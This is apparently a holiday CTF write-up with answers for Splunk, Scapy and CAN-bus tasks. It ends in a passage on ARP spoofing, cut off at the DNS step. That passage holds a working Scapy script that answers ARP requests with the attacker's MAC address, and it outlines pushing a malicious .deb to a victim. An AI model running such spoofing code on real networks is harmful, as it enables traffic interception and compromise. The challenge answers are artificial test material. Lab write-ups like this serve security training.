powershell command in the correct index EventCode=1 index="t1123-win" WindowsAudioDevice-Powershell-Cmdlet	3648

		Grab the ProcessID of first use 2020-11-30T19:25:14.572014200Z 3648 powershell.exe "powershell.exe" -noninteractive -encodedcommand	
Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?	index="T1547.001-win" .bat | fields index, file_path, file_name	Search Atomic Red team for registry key abuse https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.001/T1547.001.md Search for Bat files in that index index="T1547.001-win" .bat | fields index, file_path, file_name Review all bat files in use, one shared Discovery.bat C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Misc\Discovery.bat Look up the file in Github and put the last word in "quser"	quser
According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?	index=* sourcetype=bro* DC "certificate.subject"="CN=win-dc-748.attackrange.local"	Search the provided query index=* sourcetype=bro* Search for DC index=* sourcetype=bro* DC DC name is win-dc-748.attackrange.local Search for certificate.subject = DC	55FCEEBB21270D9249E86F4B9DC7AA60
Encryption: 7FXjP1lyfKbyDK/MChyf36h7		RFC 7465 = RC4 Load up CyberChef Watch YouTube talk for phrase  Run through base64 decode then RC4 with Stay Frosty Recipe From Base64 Alphabet A-Za-z0-9+/= ✓ Remove non-alphabet chars RC4 Passphrase Stay Frosty UTF8 Input format Latin1 Output format Latin1 Input 7FXjP1lyfKbyDK/MChyf Output The Lollipop Guild	The Lollipop Guild

---

Roof – Objective 7 & 9

The Roof (also called Netwars) contains the yellow bulb in the top left corner, as well as two side objectives and 2 main objectives. The two side objectives can be done at any time, but the main ones cannot be done until you are Santa.

Scapy Prepper

This side objective aims to teach the basics of how the python module scapy works by asking solutions to a series of problems. Solutions are given in the table:

Request	Command
Start by running the task.submit() function passing in a string argument of 'start'.	task.submit('start')
Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.	task.submit(send)
Submit the class object of the scapy module that sniffs network packets and returns those packets in a list	task.submit(sniff)
Submit the NUMBER only from the choices below that would successfully send a TCP packet and then r Return the first sniffed response packet to be stored in a variable named "pkt": 1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20)) 2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20)) 3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))	task.submit(1)
Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.	task.submit(rdpcap)
The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS: 1. UDP_PACKETS.print() 2. UDP_PACKETS.show() 3. UDP_PACKETS.list()	task.submit(2)
Submit only the first packet found in UDP_PACKETS.	task.submit(UDP_PACKETS[0])
Submit only the entire TCP layer of the second packet in TCP_PACKETS.	task.submit(TCP_PACKETS[1][TCP])

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet	UDP_PACKETS[0][IP].src = "127.0.0.1"
	task.submit(UDP_PACKETS[0])

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.	task.submit('echo')

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.	task.submit(ICMP_PACKETS[1][ICMP].chksum)
Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt" 1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request") 2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply") 3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")	task.submit(3)

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)	pkt = IP(dst='127.127.127.127')/UDP(dport=5000)
	task.submit(pkt)


Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)	pkt = IP(dst='127.2.3.4')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
	task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.	ARP_PACKETS[1][ARP].op = 2
	ARP_PACKETS[1][ARP].hwdst = "00:16:ce:6e:8b:24"
	ARP_PACKETS[1][ARP].hwsrc = "00:13:46:0b:22:ba"
	
	task.submit(ARP_PACKETS)

Can-Bus Investigation


Objective is to find the lock-unlock-lock sequence in a CAN-Bus dump and input the time value for the unlock.

1. Log into terminal - cat candump
    a. Lots of values

b. 


```
(1608926678.096437) vcan0 244#00000001C8
(1608926678.107851) vcan0 244#000000012C
(1608926678.121666) vcan0 244#00000001B4
(1608926678.133549) vcan0 244#0000000156
(1608926678.141434) vcan0 188#00000000
(1608926678.148586) vcan0 244#000000019E
(1608926678.162507) vcan0 244#000000016B
(1608926678.177133) vcan0 244#0000000189
(1608926678.190641) vcan0 244#000000019D
(1608926678.202156) vcan0 244#00000001AB
(1608926678.214529) vcan0 244#000000013E
(1608926678.226125) vcan0 244#0000000186
(1608926678.237962) vcan0 244#0000000158
(1608926678.251533) vcan0 244#0000000186
(1608926678.264476) vcan0 244#00000001E2
(1608926678.278343) vcan0 244#00000001DB
(1608926678.291776) vcan0 244#00000001D2
(1608926678.304371) vcan0 244#00000001E8
(1608926678.316318) vcan0 244#0000000162
(1608926678.328870) vcan0 244#0000000114
(1608926678.341845) vcan0 244#0000000156
(1608926678.355350) vcan0 244#00000001D4
(1608926678.368556) vcan0 244#0000000146
(1608926678.380654) vcan0 244#0000000192
(1608926678.394633) vcan0 244#000000017F
(1608926678.409006) vcan0 244#0000000140
(1608926678.423402) vcan0 244#00000001ED
(1608926678.437327) vcan0 244#0000000147
(1608926678.451283) vcan0 244#00000001AE
(1608926678.464014) vcan0 244#000000018E
(1608926678.476738) vcan0 244#00000001D6
(1608926678.489315) vcan0 244#0000000199
(1608926678.502639) vcan0 244#0000000173
(1608926678.515574) vcan0 244#000000011E
(1608926678.528405) vcan0 244#000000016A
(1608926678.541244) vcan0 244#00000001E5
(1608926678.553858) vcan0 244#0000000159
(1608926678.566661) vcan0 244#0000000171
(1608926678.580414) vcan0 244#000000010A
(1608926678.592863) vcan0 244#0000000193
(1608926678.604843) vcan0 244#0000000138
(1608926678.616971) vcan0 244#0000000166
(1608926678.629068) vcan0 244#0000000135
elf@a4ae6ceeef0e:~$
```

2. Remove the 244 with grep inverse -v flag
   a. cat candump.log | grep -v "244"
3. Remove the 188 with another one
   a. cat candump.log | grep -v "244" | grep -v "188"

b. 

```
elf@a4ae6ceeef0e:~$ cat candump.log | grep -v "244" | grep -v "188"
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@a4ae6ceeef0e:~$
```


4. Middle value is the correct unlock one

a. 


```
elf@a4ae6ceeef0e:~$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log.  What is the decimal portion of the UNLOC
K timestamp?
(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.
> 122520
Your answer: 122520

Checking....
Your answer is correct!

elf@a4ae6ceeef0e:~$
```

(Santa) Objective 7 – Santa Can-D Bus


Objective: Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

1. Click on the Sleigh
2. Remove the existing spam
   a. Exclude 080,019,188,244
   b. 


ID	Operator	Criterion	Remove
244	Equals	000000000000	⊖
019	Equals	000000000000	⊖
080	Equals	000000000000	⊖
188	Equals	000000000000	⊖

3. Test Brakes, two values given, the correct value and an extra FFFFFF value
   a. 

```
1608763718664 080#000013
1608763718765 080#FFFFFA
1608763719169 080#000013
1608763719270 080#FFFFF8
```


   b. Exclude the FFFFF value
      i. 

080	Contains	FFFF	⊖

4. Test Door
   a. Lock = 19B#000000000000
   b. Unlock = 19B#00000F000000
   c. Notice the ongoing 19B#0000000F2057
   d. Block
      i. 

19B	Equals	0000000F2057	⊖

5. Remove the test ones


a. 

ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	⛔
080	Contains	FFFF	⛔


(Santa) Objective 9 - ARP Shenanigans

Objective: Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?


1. The overall goal for this is to do a combination ARP and DNS spoof to have HTTP traffic sent to your machine, then use this traffic to insert a malicious .deb file and retrieve a file of the victims computer.
    a. Both the ARP and DNS spoof used Scapy to intercept and adjust the incoming packets
    b. Valid ARP and DNS request/responses were stored in the /pcaps folder
    c. Template scapy scripts were saved in the /scripts folder
2. First thing I did was create a small helper python script to read the provided /pcaps and output the scapy information, to model my responses on.
    a. This gives us the values we need to load into our response, specifically the second packet, which is the response
    b.
```
from scapy.all import *
packets = rdpcap('arp.pcap')
for packet in packets:
        print(packet.show())
```



```
###[ Ethernet ]###
  dst       = cc:01:10:dc:00:00
  src       = cc:00:10:dc:00:00
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = cc:00:10:dc:00:00
     psrc      = 10.10.10.1
     hwdst     = cc:01:10:dc:00:00
     pdst      = 10.10.10.2
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

3. When adjusting the arp/dns scapy scripts, best to do it with Dynamic values for the packets coming in themselves, not hardcoded
    a. Also have to flip source and dest, because we are replying to incoming packet
4. Arp Spoof
    a. I removed the p and hwlen, were not needed, and adjusted the other values to either match the provided arp packet, or the correct return location, also remove the send only one packet
    b. 


```
^Cguest@18a74db0c5ff:~/scripts$ cat arp_resp.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=packet[Ether].src, type=0x806, src=macaddr)

        arp_response = ARP(pdst=packet[ARP].psrc)
        arp_response.op = 2
        arp_response.ptype = packet[ARP].ptype
        arp_response.hwtype = packet[ARP].hwtype

        arp_response.hwsrc = macaddr
        arp_response.psrc = packet.pdst
        arp_response.hwdst = packet[ARP].hwsrc
        arp_response.pdst = packet.psrc

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0)

if __name__ == "__main__":
    main()
```

    c. Run this in one window, will run indefinitely
5. Should start to see DNS request coming in now
    a. 

```
23:53:15.629969 IP 10.6.6.35.17589 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

6. Same thing as before, read the provided DNS packet


a.




```
None
###[ Ethernet ]###
  dst       = 00:e0:18:b1:0c:ad
  src       = 00:c0:9f:32:41:8c
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 76
     id        = 53241
     flags     =
     frag      = 0
     ttl       = 128
     proto     = udp
     chksum    = 0x9539
     src       = 192.168.170.20
     dst       = 192.168.170.8
     \options   \
###[ UDP ]###
        sport     = domain
        dport     = 32795
        len       = 56
        chksum    = 0xa317
###[ DNS ]###
           id        = 30144
           qr        = 1
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 1
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 1
           nscount   = 0
           arcount   = 0
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.netbsd.org.'
            |  qtype     = A
            |  qclass    = IN
           \an        \
            |###[ DNS Resource Record ]###
            |  rrname    = 'www.netbsd.org.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 82159
            |  rdlen     = None
            |  rdata     = 204.152.190.12
           ns        = None
           ar        = None
```

b.

